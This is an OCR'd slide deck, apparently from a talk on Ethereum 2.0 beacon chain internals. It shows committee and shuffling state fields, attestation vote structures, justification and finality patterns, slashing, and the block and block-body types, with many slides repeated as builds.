
Committees



Committees




Committees




- 64 * 16 = 1024 committees
- One committee per shard
- One vote per validator per epoch

Honesty assumption



Honesty assumption



Shuffling

```
// Shuffling
latest_randao_mixes              [8192]Bytes32
previous_shuffling_seed          Bytes32
previous_shuffling_epoch         Epoch
previous_shuffling_start_shard   Shard
current_shuffling_seed           Bytes32
current_shuffling_epoch          Epoch
current_shuffling_start_shard    Shard
```

Shuffling

```
// Shuffling
latest_randao_mixes                [8192]Bytes32
previous_shuffling_seed            Bytes32
previous_shuffling_epoch           Epoch
previous_shuffling_start_shard     Shard
current_shuffling_seed             Bytes32
current_shuffling_epoch            Epoch
current_shuffling_start_shard      Shard
```

Shuffling

```
// Shuffling
latest_randao_mixes                 [8192]Bytes32
previous_shuffling_seed             Bytes32
previous_shuffling_epoch            Epoch
previous_shuffling_start_shard      Shard
current_shuffling_seed              Bytes32
current_shuffling_epoch             Epoch
current_shuffling_start_shard       Shard
```

Finality

```
// Finality
previous_epoch_attestations  []PendingAttestation
current_epoch_attestations   []PendingAttestation
previous_justified_epoch     Epoch
current_justified_epoch      Epoch
justification_bitfield       uint64
finalized_epoch              Epoch
latest_crosslinks            [1024]Crosslink
```

```
type PendingAttestation {
    aggregation_bitfield Bitfield
    data AttestationData
    custody_bitfield Bitfield
    inclusion_slot Slot
}
```

Attestation votes

```
type AttestationData {
     // LMD GHOST vote
     slot       Slot
     block_root Root

     // FFG vote
     source_epoch
     source_root
     target_root

     // Crosslink vote
     shard                Shard
     previous_crosslink   Crosslink
     crosslink_data_root  Root
}
```

Attestation votes

```
type AttestationData {
     // LMD GHOST vote
     slot       Slot
     block_root Root

     // FFG vote
     source_epoch
     source_root
     target_root

     // Crosslink vote
     shard                Shard
     previous_crosslink   Crosslink
     crosslink_data_root Root
}
```

Attestation votes


```
type AttestationData {
     // LMD GHOST vote
     slot       Slot
     block_root Root

     // FFG vote
     source_epoch
     source_root
     target_root

     // Crosslink vote
     shard                  Shard
     previous_crosslink  Crosslink
     crosslink_data_root Root
}
```


Attestation votes

```
type AttestationData {
     // LMD GHOST vote
     slot       Slot
     block_root Root

     // FFG vote
     source_epoch
     source_root
     target_root

     // Crosslink vote
     shard                Shard
     previous_crosslink   Crosslink
     crosslink_data_root  Root
}
```

Voting incentives

```
type AttestationData {
    // LMD GHOST vote
    slot        Slot
  ① block_root  Root

    // FFG vote
    source_epoch
  ② source_root
  ③ target_root

    // Crosslink vote
    shard                   Shard
    previous_crosslink   Crosslink
  ④ crosslink_data_root  Root
}
```





Finality



```
// Finality
previous_epoch_attestations []PendingAttestation
current_epoch_attestations  []PendingAttestation
previous_justified_epoch    Epoch
current_justified_epoch     Epoch
justification_bitfield      uint64
finalized_epoch             Epoch
latest_crosslinks           [1024]Crosslink
```

Justification

epoch boundaries

Justification


epoch boundaries





...

Justification

epoch boundaries





...

Justification

epoch boundaries

Justification

epoch boundaries

Justification and finality

epoch boundaries

Justification and finality


epoch boundaries


Finality

```
// Finality
previous_epoch_attestations []PendingAttestation
current_epoch_attestations  []PendingAttestation
previous_justified_epoch    Epoch
current_justified_epoch     Epoch
justification_bitfield      uint64
finalized_epoch             Epoch
latest_crosslinks           [1024]Crosslink
```

Justification and finality

epoch boundaries






two justified boundaries

Finality

```
// Finality
previous_epoch_attestations []PendingAttestation
current_epoch_attestations  []PendingAttestation
previous_justified_epoch    Epoch
current_justified_epoch     Epoch
justification_bitfield      uint64
finalized_epoch             Epoch
latest_crosslinks           [1024]Crosslink
```

Finality patterns



Finality patterns

finality pattern #1

epoch boundaries

...

finalised

Finality patterns

epoch boundaries

...

finality pattern #1


finalised

finality pattern #2


Finality

```
// Finality
previous_epoch_attestations []PendingAttestation
current_epoch_attestations  []PendingAttestation
previous_justified_epoch    Epoch
current_justified_epoch     Epoch
justification_bitfield      uint64
finalized_epoch             Epoch
latest_crosslinks           [1024]Crosslink
```


Crosslinks



Crosslinks



Crosslinks



Partial slashing

```
// Partial slashing
latest_slashed_balances [8192]Amount
```

1. Background on objects
2. `State` object
3. `Block` object

Block object (5 header fields + 7 body fields)

```
type Block struct {
    slot                Slot
    previous_block_root Root
    state_root          Root
    body                BlockBody
    signature           Signature
}

type BlockBody struct {
    randao_reveal      Signature
    eth1_data          Eth1Data

    // Transactions
    proposer_slashings []ProposerSlashing
    attester_slashings []AttesterSlashing
    attestations       []Attestation
    deposits           []Deposit
    voluntary_exits    []VoluntaryExit
    transfers          []Transfer
}
```

header

mandatory fields

optional transactions

body

RANDAO mix


```
type BlockBody {
    randao_reveal Signature
    eth1_data     Eth1Data
```

RANDAO mix

```
type BlockBody {
    randao_reveal Signature
    eth1_data     Eth1Data
```

```
latest_randao_mixes[epoch%8192] ^= hash(randao_reveal)
```


RANDAO mix



mix = previous_mix ^ [blue] ^ ... ^ [green] ^ [red]


Eth1 vote

```
type BlockBody {
    randao_reveal Signature
    eth1_data     Eth1Data
```




Eth1 vote

```
type BlockBody {
    randao_reveal Signature
    eth1_data     Eth1Data
```



Eth1 vote

```
type BlockBody {
    randao_reveal Signature
    eth1_data     Eth1Data
```



Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

